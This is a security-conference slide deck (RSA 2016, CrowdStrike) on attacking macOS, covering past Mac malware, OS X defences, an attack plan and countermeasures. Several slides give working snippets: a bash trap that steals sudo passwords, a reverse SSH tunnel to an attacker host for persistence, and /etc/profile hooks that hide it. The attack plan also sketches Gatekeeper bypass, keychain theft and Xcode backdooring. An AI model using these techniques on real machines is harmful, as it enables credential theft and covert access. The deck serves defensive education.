

# RSA<sup>®</sup>Conference2016

San Francisco | February 29 – March 4 | Moscone Center

SESSION ID: EXP-R04

## HACKING EXPOSED: MAC ATTACK



Connect **to**  
Protect

### George Kurtz

Co-Founder, President & CEO  
CrowdStrike Inc.  
[@George\\_Kurtz](#)

### Dmitri Alperovitch

Co-Founder & CTO  
CrowdStrike Inc.  
[@DALperovitch](#)



#RSAC



## A LITTLE ABOUT US:

# GEORGE KURTZ

- In security for 20 +years
- President & CEO, CrowdStrike
- Former CTO, McAfee
- Former CEO, Foundstone
- Co-Author, *Hacking Exposed*



CROWDSTRIKE

Foundstone





## A LITTLE ABOUT US:

---

# DMITRI ALPEROVITCH

- Co-Founder & CTO, CrowdStrike
- Former VP Threat Research, McAfee
- Author of Operation Aurora, Night Dragon, Shady RAT reports
- MIT Tech Review's Top 35 Innovator Under 35 for 2013
- Foreign Policy's Top 100 Leading Global Thinkers for 2013



CROWDSTRIKE




**McAfee**<sup>®</sup>

An Intel Company

# The Ninjas



**Jaron Bradley**  
Sr. Intrusion Analyst  
CrowdStrike



**Matt Bauer**  
Sr. Software Engineer  
CrowdStrike

# Agenda




- Mac Attacks
- OSX Security Features
- Tradecraft
- The Setup & Attack Plan
- Demo
- Countermeasures

# Mac market share rising



#RSAC

### Desktop/Laptop Market Share 2012-2016



- Winter 2006: Leap Worm
  - Spreads as an archive sent over iChat to local users
  - Limited harmful impact
- Fall 2007: RSPlug
  - DNSChanger variant for Mac
  - Distributed as fake video codec on porn sites
  - Changed DNS servers to redirect to phishing and porn sites
- Fall 2010: Koobface
  - Mac version of infamous Facebook worm

# Mac Attacks (cont)



- Fall 2011: Flashback Worm
  - > 700,000 infected users
  - Infection via Drive-By Java exploit
- Winter 2012: Gh0st RAT OSX Variant (MacControl)
  - KEYHOLE PANDA targeted malware targeting Tibetan and Uyghur activists
  - Delivered via Java and Office exploits
- Summer 2012: OSX/Crisis (Attribution: Hacking Team)
  - Discovered in targeted intrusions
  - Monitors and records Skype, Adium, web browsing
  - Rootkit capabilities



# Mac Attacks (cont)



- Fall 2013: OSX/Leverage
  - Discovered in targeted intrusions related to Syria
  - Written in RealBasic
- Winter 2016: FakeFlash
  - Signed fake Flash player update
  - Installs scareware (FakeAV style)

## Apple Security Features



# OSX Security Features



## ■ Leopard: 2007


- Quarantine Bit: extended file attribute flag indicating the file was downloaded from the Web
- Partial ASLR
- App Sandbox (Seatbelt)

## ■ Snow Leopard: 2009

- XProtect: AV-style blacklist updated monthly

## ■ Lion: 2011

- FileVault: full-disk encryption
- NX, Full ASLR



# OSX Security Features (cont)




#RSAC

- Mountain Lion: 2012
  - Gatekeeper
  - Kernel ASLR
- Mavericks: 2013
  - Support code-signing for kernel extensions
- El Capitan: 2015
  - Full requirement to code-sign kernel extensions
  - System Integrity Protection: prevent root user from tampering with key system files and raise the bar for rootkits and prevent code injection
  - App Transport Security (ATS): HTTPS with forward secrecy by default in apps

Allow apps downloaded from:

- Mac App Store
- Mac App Store and identified developers
- Anywhere

**Tradecraft**



- Initial infiltration: Code Execution
  - How to get around Gatekeeper?
  - Possibilities
    1. Exploit browser (eg. Java, Flash, native browser exploit)
    2. Exploit productivity app (eg. Office, Preview, Adium)
    3. **Spearphish user with link/attachment (with Gatekeeper hack)**

# Bypassing Gatekeeper



#RSAC

- Great research by Patrick Wardle @ Synack (VB2015 paper)

GATEKEEPER BYPASS OX2  
runtime shenanigans

gatekeeper only **statically** verifies the app bundle!

(still) isn't verified!


verified, so can't modify

<external> binary

(signed) Apple-application

.dmg/.zip layout

- 1 find any signed app that **at runtime**, loads and executes a **relatively external** binary
- 2 create a .dmg/.zip with the necessary folder structure (i.e. placing the malicious binary in the **externally** referenced location)
- 3 host online/inject into insecure downloads



# Challenges to solve (cont)



## ■ Privilege Escalation

### ■ How to become root?


### ■ Possibilities

#### 1. Privesc exploit

#### 2. Hook sudo in bash

```
getpwd () {
    if [[ $BASH_COMMAND == sudo* ]]; then
        printf "Password:"
        read -s PASS; echo $PASS >/tmp/com.apple.launchd.pshbnY173
        echo -e "\nSorry, try again.\n"
    fi
}
trap getpwd DEBUG
```

#### 3. Ask the user during install





# Challenges to solve (cont)



- Persistence and Command & Control

- How to gain & keep remote access?

- Possibilities

1. Malware

2. **Reverse ssh tunnel**

```
ssh -fN -R ${PortFwd}:localhost:22 acc@attackbox
```

- a. Save in plist file

- b. Convert to binary with

```
plutil -convert binary1 ${ASEPplist}
```

- c. Save in /System/Library/LaunchDaemons (use SIP exception file)

## ■ Stealth

- How to keep hidden from easy discovery?

- Possibilities

1. Malware rootkit hooks

2. **Bash hooks in /etc/profile**

“ps aux” before hook

```
0:00.17 /usr/bin/ssh-agent -l
0:00.00 grep ssh
0:00.00 sshd: root@ttys001
0:00.00 ssh -fN -i /var/root/./ssh/.id_rsa -o StrictHostKeyChecking no -R 2201:localhost:22 anon@192.168.0.13
```

“ps aux” after hook

```
0:00.17 /usr/bin/ssh-agent -l
0:00.01 grep ssh
```

# Challenges to solve (cont)



- Permanent backdoor
  - How do we quietly backdoor many other systems/applications?
  - Ken Thompson: “Reflections on Trusting Trust” (1984)
    - Lesson: Backdooring the compiler is the ultimate win
    - Idea: Let’s hijack XCode compilation process


# XCode hijacking



#RSAC

- Yet again - great research by Patrick Wardle (CanSecWest 2015)
- Dylib hijacking (similar to DLL hijacking on Windows)
  1. Place a malicious dylib in the search ppath of XCode application
  2. Intercept compilation requests and inject backdoor source code, removing any information from the build log

3. PROFIT!



## Putting it all together: Setup & Attack Plan




# Attack Overview




1. Send spearphish “Software Update” package to victim
2. Package it up with signed binary vulnerable to Gatekeeper bypass
3. Steal root password via UI prompt and sudo hook (failsafe)
4. Establish persistent SSH reverse tunnel via ASEP plist
5. Hook /etc/profile to hide our SSH tunnel, files and root activities
6. Steal victim keychain through SSH tunnel
7. Use stolen keychain to move laterally to Windows systems and exfiltrate data (smbutil)
8. Implant Xcode malicious Dylib to backdoor compiled applications
9. WIN!

# Network Setup



**DEMO**







- Keep close eye on `/etc/profile`, `/etc/.bashrc`, `~/.bash_profile`, `~/.bashrc`, `~/.bash_logout` and `~/.inputrc`
- Monitor for suspicious network connections out of your environment
- Monitor for any suspicious DYLIB writes to key `/Applications` and `/System` directories
- Use next-generation Endpoint Detect & Response (EDR) solutions

# THANK YOU!



#RSAC

## ■ HOW TO REACH US:

- TWITTER: @GEORGE\_KURTZ & @DALPEROVITCH

## ■ LEARN MORE ABOUT NEXT-GENERATION ENDPOINT PROTECTION

- LEARN ABOUT CROWDSTRIKE FALCON: [WWW.CROWDSTRIKE.COM/PRODUCTS](http://WWW.CROWDSTRIKE.COM/PRODUCTS)
- REQUEST A DEMO: [WWW.CROWDSTRIKE.COM/REQUEST-A-DEMO/](http://WWW.CROWDSTRIKE.COM/REQUEST-A-DEMO/)

## ■ COME MEET US:

- BOOTH 2045 SOUTH HALL